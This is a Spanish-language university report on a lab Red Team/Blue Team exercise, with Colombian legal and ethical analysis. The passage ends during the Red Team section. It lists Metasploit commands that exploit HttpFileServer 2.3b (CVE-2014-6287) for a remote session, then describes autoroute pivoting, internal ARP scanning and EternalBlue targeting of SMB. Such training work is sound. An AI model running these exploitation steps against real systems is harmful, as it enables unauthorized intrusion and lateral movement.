Capacidades técnicas, tácticas y de respuesta para equipos de red team y blue team

Luis Miguel Cardozo Ortiz

Asesor

Eduvin Trigos Sanchez

Universidad Nacional Abierta y a Distancia UNAD

Escuela de Ciencias Básicas, Tecnología e Ingeniería – ECBTI

Especialización Seguridad Informática

2025

Resumen

Este informe técnico presenta el análisis del escenario propuesto por SecureNova Labs, en el cual se integraron actividades de Red Team, Blue Team y la revisión del componente legal y ético. A partir de la explotación de un servicio vulnerable, se evidenció cómo un atacante puede obtener acceso a un sistema y avanzar dentro de la red cuando no existen controles adecuados de seguridad. Durante el ejercicio se identificaron fallas relevantes, como el uso de servicios desactualizados, la falta de segmentación de red, la ausencia de monitoreo continuo y el uso de configuraciones por defecto, condiciones que facilitaron el avance del ataque y aumentaron el impacto potencial del incidente. Desde el enfoque defensivo, el Blue Team logró identificar indicadores de compromiso, analizar el alcance del ataque y definir el momento adecuado para aplicar estrategias de contención. El análisis legal permitió relacionar los hechos con la normatividad colombiana vigente, resaltando la importancia de actuar dentro de los límites de la ley y la ética profesional. Finalmente, el informe presenta conclusiones y recomendaciones orientadas a fortalecer la postura de seguridad de la organización, destacando la ciberseguridad como un componente estratégico y no únicamente técnico.

***Palabras clave*:** Blue Team, ciberseguridad, incidentes, Red Team, vulnerabilidades.

Abstract

This technical report presents the analysis of the scenario proposed by SecureNova Labs, integrating Red Team and Blue Team activities along with a review of the legal and ethical component. Through the exploitation of a vulnerable service, the exercise demonstrates how an attacker can gain access to a system and move laterally within a network when adequate security controls are not in place. The assessment identified critical weaknesses such as outdated services, lack of network segmentation, absence of continuous monitoring, and the use of default configurations, which facilitated the progression of the attack and increased the potential impact of the incident. From the defensive perspective, the Blue Team was able to detect indicators of compromise, assess the scope of the attack, and determine the appropriate timing to implement containment strategies. The legal analysis linked the observed actions to current Colombian regulations, emphasizing the importance of operating within legal and ethical boundaries. Finally, the report provides conclusions and recommendations aimed at strengthening the organization's security posture, highlighting cybersecurity as a strategic component rather than solely a technical task.

***Keywords*:** Blue Team, cybersecurity, incidents, Red Team, vulnerabilities.

Tabla de Contenido

Lista de Figuras

Lista de Tablas

Lista de Apéndices

Glosario

Blue Team:

Equipo responsable de la defensa de los sistemas de información de una organización. Su función principal es detectar, analizar, contener y responder ante incidentes de seguridad, así como proponer mejoras para fortalecer la postura de seguridad.

Contención:

Conjunto de acciones técnicas y organizacionales orientadas a limitar la propagación de un incidente de seguridad una vez ha sido detectado, con el fin de reducir su impacto y preservar la evidencia.

Exploit:

Código, técnica o procedimiento utilizado para aprovechar una vulnerabilidad con el objetivo de ejecutar acciones no autorizadas dentro de un sistema informático.

Hardening:

Proceso de aseguramiento de sistemas que consiste en la eliminación de servicios innecesarios, la aplicación de configuraciones seguras y la reducción de la superficie de ataque.

Indicadores de Compromiso (IOC):

Evidencias observables que permiten identificar la posible presencia de un ataque, como procesos sospechosos, conexiones inusuales, cambios no autorizados o archivos maliciosos.

ISO/IEC 27035:

Norma internacional que establece directrices para la gestión de incidentes de seguridad de la información, abarcando la preparación, detección, análisis, respuesta y aprendizaje posterior al incidente.

Movimiento lateral:

Técnica utilizada por un atacante para desplazarse desde un sistema comprometido hacia otros equipos dentro de la red interna, con el fin de ampliar su control y acceso a recursos críticos.

Pentesting (prueba de penetración):

Evaluación controlada de seguridad que simula ataques reales para identificar vulnerabilidades, fallas de configuración y debilidades en sistemas informáticos.

Post-explotación:

Fase del ataque en la que el atacante, tras obtener acceso inicial, busca escalar privilegios, recolectar información sensible y expandir su alcance dentro de la red.

Red Team:

Equipo que simula el comportamiento de un atacante con el objetivo de evaluar la seguridad de una organización, identificando vulnerabilidades y debilidades en los controles implementados.

Respuesta a incidentes:

Conjunto de procedimientos técnicos y organizacionales orientados a detectar, analizar, contener, erradicar y recuperar los sistemas afectados tras un incidente de seguridad.

Segmentación de red:

División de una red en diferentes zonas o segmentos de seguridad con el propósito de limitar el acceso entre dispositivos y reducir el impacto de posibles ataques.

SIEM (Security Information and Event Management).

Herramienta que permite recopilar, correlacionar y analizar eventos de seguridad provenientes de múltiples fuentes para facilitar la detección y respuesta ante incidentes.

Superficie de ataque:

Conjunto de puntos de acceso, servicios, interfaces y componentes que pueden ser utilizados por un atacante para comprometer un sistema o una red.

Vulnerabilidad:

Debilidad presente en un sistema, red o aplicación que puede ser explotada por un atacante para afectar la confidencialidad, integridad o disponibilidad de la información.

Introducción

En la actualidad, la ciberseguridad ha dejado de ser un tema exclusivo del área de sistemas y se ha convertido en un factor clave para la operación, la reputación y la estabilidad de las organizaciones. Los ataques informáticos ya no son eventos aislados, sino situaciones reales que pueden afectar procesos críticos, comprometer información sensible y deteriorar la confianza de los usuarios.

En este contexto, los equipos Red Team y Blue Team desempeñan un papel fundamental en la evaluación y protección de los sistemas de información. Mientras el Red Team simula el comportamiento de un atacante con el propósito de identificar vulnerabilidades y fallas de seguridad, el Blue Team se encarga de la defensa de la infraestructura, la detección de intrusiones y la respuesta ante incidentes. La integración de ambos enfoques permite obtener una visión más realista del nivel de exposición de una organización frente a las amenazas actuales.

El presente informe técnico se desarrolla a partir del escenario propuesto por SecureNova Labs, en el cual se llevaron a cabo actividades de carácter ofensivo, defensivo, legal y ético. Durante el ejercicio se analizaron las condiciones que facilitaron el ataque, la forma en que este se ejecutó, la respuesta del equipo defensor, los hallazgos técnicos obtenidos y las posibles consecuencias de un incidente de seguridad para una organización.

Este documento presenta los resultados del ejercicio de manera integrada y con un enfoque gerencial, con el objetivo de que la información sea comprensible tanto desde el punto de vista técnico como estratégico. Más allá de describir el desarrollo del ataque, el informe busca resaltar la importancia de fortalecer las capacidades técnicas, tácticas y de respuesta frente a los riesgos asociados a la ciberseguridad.

Justificación

La realización de este informe se justifica por la creciente dependencia de las organizaciones de los sistemas de información, los cuales están expuestos de manera constante a fallas de configuración, errores operativos y ataques informáticos. Comprender cómo se desarrolla un incidente de seguridad permite identificar las causas que lo originan y establecer medidas efectivas para reducir su impacto sobre los servicios, los procesos y la información crítica.

Desde el punto de vista técnico, el análisis conjunto de las actividades de Red Team y Blue Team permite evaluar de forma integral la seguridad de una infraestructura. Mientras el enfoque ofensivo facilita la identificación de vulnerabilidades y debilidades reales, el enfoque defensivo aporta elementos clave para la detección, contención y respuesta ante incidentes. Esta interacción permite pasar de un análisis teórico a una comprensión práctica de los riesgos y de la efectividad de los controles implementados.

En el ámbito normativo y ético, resulta necesario articular las acciones técnicas con el marco legal vigente en Colombia, en particular con lo establecido en leyes relacionadas con la protección de la información y los delitos informáticos. Integrar estos aspectos permite comprender no solo cómo ocurre un incidente, sino también cómo deben actuar los profesionales de la ciberseguridad dentro de los límites legales y éticos, especialmente durante procesos de análisis y respuesta.

Finalmente, este estudio aporta valor académico al servir como base para la mejora de prácticas, la actualización de procedimientos y el desarrollo de futuros proyectos o investigaciones. Los resultados obtenidos buscan trascender el entorno de laboratorio y

contribuir a la toma de decisiones informadas que fortalezcan la seguridad de las organizaciones en contextos reales.

Objetivos

Objetivo General

Analizar el impacto de las actividades de Red Team y Blue Team en un entorno de laboratorio, con el propósito de comprender las causas y los efectos de la explotación de vulnerabilidades, el movimiento lateral y la respuesta ante incidentes, considerando los aspectos técnicos, legales y éticos involucrados.

Objetivos Específicos

Identificar los factores técnicos que facilitaron la explotación de vulnerabilidades y el acceso inicial al sistema, mediante el análisis de los servicios, las configuraciones y los vectores de ataque empleados durante las actividades de Red Team.

Analizar el proceso de detección, análisis y contención del incidente desarrollado por el Blue Team, a partir de los indicadores de compromiso observados y de los lineamientos establecidos en la norma ISO/IEC 27035.

Examinar la relación entre las actividades técnicas realizadas y el marco normativo colombiano vigente, particularmente la Ley 1273, la Ley 1581 y las directrices éticas del COPNIA, con el fin de establecer sus implicaciones en el ejercicio profesional de la ciberseguridad.

Proponer medidas de mejora orientadas al fortalecimiento de la seguridad del entorno analizado, con base en las fallas identificadas, las técnicas de ataque utilizadas y las oportunidades de optimización evidenciadas durante la respuesta al incidente.

Desarrollo del informe

Marco legal y ético del escenario SecureNova Labs

El caso de SecureNova Labs no es solo un ejercicio técnico. También pone a prueba si las prácticas de ciberseguridad se ajustan al marco legal colombiano y a la ética profesional del ingeniero. En este escenario se mezclan tres elementos sensibles: acceso a sistemas informáticos, tratamiento de información personal y uso de herramientas avanzadas que pueden ser mal utilizadas.

En Colombia, la Ley 1273 de 2009 actualiza el Código Penal para incluir delitos informáticos como el acceso abusivo a sistemas, la interceptación de datos, la obstaculización de servicios y el uso de software malicioso. Esto significa que muchas acciones que un Red Team puede simular en laboratorio, en un entorno real sin autorización clara, se convertirían en conductas delictivas. El simple acceso no autorizado, la captura de tráfico o la explotación de vulnerabilidades fuera de un acuerdo legítimo puede encajar en artículos como el 269A (acceso abusivo), 269C (interceptación de datos informáticos), 269E (uso de software malicioso) o 269F (violación de datos personales). (*Ley 1273 de 2009 - Gestor Normativo - Función Pública*, n.d.)

Por otro lado, la Ley 1581 de 2012 obliga a cualquier organización que trata datos personales a seguir principios como finalidad, libertad, seguridad y confidencialidad. En un ejercicio de pruebas de penetración, esto implica que el equipo de seguridad no solo debe proteger la infraestructura, sino también cuidar la forma en que accede, almacena y analiza datos sensibles de empleados, clientes o terceros. No todo vale “por seguridad”. El acceso a bases de datos, buzones de correo o registros de navegación debe estar justificado, documentado y limitado al alcance autorizado (*Ley 1581 de 2012 - Gestor Normativo - Función Pública*, n.d.).

El acuerdo de confidencialidad planteado en los anexos del curso muestra un riesgo adicional. Algunas cláusulas intentan presentar como “información confidencial” datos obtenidos de chuzadas, interceptaciones y accesos abusivos. Incluso se intentaba obligar al profesional a no denunciar actividades sospechosas de espionaje o a asumir toda la responsabilidad si se encontraba información ilegal en su poder. Ese tipo de cláusulas son incompatibles con la ley y con la ética: un contrato privado no puede convertir en legítimo lo que la Ley 1273 tipifica como delito, ni puede obligar al profesional a encubrir conductas ilegales.(*Ley 1273 de 2009 - Gestor Normativo - Función Pública*, n.d.).


Desde la perspectiva del Código de Ética de COPNIA, el ingeniero está obligado a actuar con integridad, proteger el interés público y no prestar su conocimiento para favorecer prácticas contrarias a la ley. Aceptar un acuerdo que normaliza el ciberespionaje o el uso de datos obtenidos de manera ilícita va en contra de deberes como proteger a la comunidad, obrar con rectitud y rechazar trabajos que comprometan la dignidad de la profesión. En el contexto de SecureNova Labs, esto significa que el profesional no solo debe evaluar la seguridad técnica, sino también cuestionar si las reglas del juego que propone la empresa son éticas y legales.(*Código de Ética | Copnia*, n.d.).

Análisis del ataque y capacidades Red Team

El ataque realizado sobre SecureNova Labs permitió identificar debilidades técnicas que un adversario real podría explotar. El propósito del ejercicio no fue únicamente demostrar que existían vulnerabilidades, sino evidenciar cómo un atacante con conocimiento básico de la infraestructura podía avanzar desde un punto inicial comprometido hasta tener control del sistema y moverse hacia otros segmentos de red. Todo el proceso se llevó a cabo dentro del entorno autorizado del laboratorio, bajo las condiciones definidas previamente.

Figura 1

Topología Escenario 3 montada en GNS3



Nota. En esta figura se observa la topología de red diseñada en el simulador GNS3 para el laboratorio. Elaboración propia.


Figura 2

arp-scan – descubrimiento de hosts

Nota. En la figura se observa la ejecución del comando arp-scan sobre la interfaz de red, permitiendo identificar los dispositivos activos dentro del segmento 192.168.1.0/24, junto con sus direcciones IP y MAC. Esta actividad corresponde a la fase de reconocimiento del ejercicio Red Team. Elaboración propia.

Figura 3

Nmap -sV -p- – enumeración de servicios




Nota. La figura muestra el resultado del escaneo completo de puertos y servicios ejecutado con Nmap sobre el host 192.168.1.118, donde se identifican servicios activos como RPC, NetBIOS y SMB. Esta información permitió determinar el perfil del sistema objetivo y evaluar posibles vectores de ataque. Elaboración propia.

El primer paso consistió en un reconocimiento inicial para identificar servicios expuestos. El escaneo de puertos mostró un servicio HttpFileServer 2.3b activo en el puerto 80, una aplicación conocida por poseer vulnerabilidades que permiten la ejecución remota de comandos. Esta exposición inicial fue el punto de entrada más crítico: un servicio que no contaba con medidas de protección, sin actualización y con acceso directo desde la red del atacante. La explotación de esta vulnerabilidad permitió obtener una primera sesión remota sobre el equipo afectado, lo que abrió la puerta para la ejecución arbitraria de comandos en el sistema.(Rahalkar & Jaswal, 2017).

Figura 4

Enumeración de puertos y servicios – Escaneo completo



Nota. En la figura se observa el resultado del escaneo completo de puertos y servicios realizado con Nmap sobre el host 192.168.1.118, donde se identifica el servicio HttpFileServer 2.3b activo

en el puerto 80, junto con los servicios RPC, NetBIOS y SMB. Este hallazgo permitió confirmar la presencia de un vector de entrada vulnerable para la fase de explotación. Elaboración propia.

Explotación inicial del servicio HFS 2.3b

Tras identificar durante la fase de enumeración que el puerto 80 del host 192.168.1.113 ejecutaba HttpFileServer (HFS) versión 2.3b, se procedió a evaluar si esta versión era vulnerable a ejecución remota de código (RCE).

La versión detectada (2.3b) es conocida por presentar la vulnerabilidad CVE-2014-6287, la cual permite ejecución remota de comandos mediante manipulación de la plantilla del servidor web(*CVE Record: CVE-2014-6287*, n.d.).

Metasploit cuenta con un exploit funcional para este fallo, denominado:

exploit/windows/http/rejetto_hfs_exec (*Packt+ | Advance Your Knowledge in Tech*, n.d.)

Este exploit permite obtener una sesión Meterpreter sin necesidad de credenciales.


Comandos ejecutados

En esta fase se utilizaron los siguientes comandos dentro de Metasploit:

- msfconsole
- search hfs
- use exploit/windows/http/rejetto_hfs_exec
- set LHOST 192.168.1.112
- set RHOST 192.168.1.118
- run

Figura 5

Configuración y ejecución exitosa del exploit/windows/http/rejetto_hfs_exec



Nota. En esta figura se observa la configuración y ejecución del exploit exploit/windows/http/rejetto_hfs_exec para obtener acceso en el hostA. Elaboración propia.


Una vez establecida la sesión inicial, se ejecutaron técnicas de post-explotación orientadas a obtener información del sistema, evaluar permisos y determinar si era posible ampliar el alcance del ataque. En este punto se identificó un proceso con nombre aleatorio, comportamiento típico de payloads generados para evitar detecciones simples. También se observó que el servicio comprometido contaba con privilegios suficientes para ejecutar acciones que, en condiciones normales, deberían estar restringidas.

Con estos privilegios, se habilitó la posibilidad de realizar movimiento lateral, es decir, utilizar el equipo inicial como puente para explorar otros sistemas de la red. La herramienta utilizada permitió descubrir que el host comprometido tenía conectividad directa con la red interna 10.0.2.0/24. Esta observación fue determinante, ya que evidenció que la red no contaba

con medidas de segmentación o aislamiento que limitaran el avance de un atacante. La configuración de rutas y la respuesta de servicios internos mostraron que había otro equipo operativo dentro de ese segmento.

Figura 6


Configuración de las rutas internas use post/multi/manage/autoroute



Nota. En esta figura se observa la configuración y ejecución de use post/multi/manage/autoroute. Elaboración propia.

Figura 7


Verificación de las rutas internas configuradas



Nota. En esta figura se observa la correcta configuración de las rutas internas para poder ejecutar accesos al HostB. Elaboración propia.

Figura 8

Configuración de post/windows/gather/arp_scanner




Nota. En esta figura se observa la configuración y ejecución de post/windows/gather/arp_scanner para obtener las IPs de la red interna. Elaboración propia.

A partir de allí, se ejecutaron pruebas adicionales para verificar si alguno de esos equipos tenía servicios vulnerables. El puerto 445, utilizado por SMB, respondió desde el host 10.0.2.10, lo que indicó que era posible intentar un ataque de explotación sobre dicho servicio. Aunque la simulación se mantuvo dentro de los límites del laboratorio, el solo hecho de que el host comprometido pudiera comunicarse con esta red ya representa un riesgo significativo para cualquier organización(*CVE Record: CVE-2017-0143*, n.d.; *Exploiting Windows 7 (EternalBlue) Using Metasploit Framework - GeeksforGeeks*, n.d.).

Figura 9

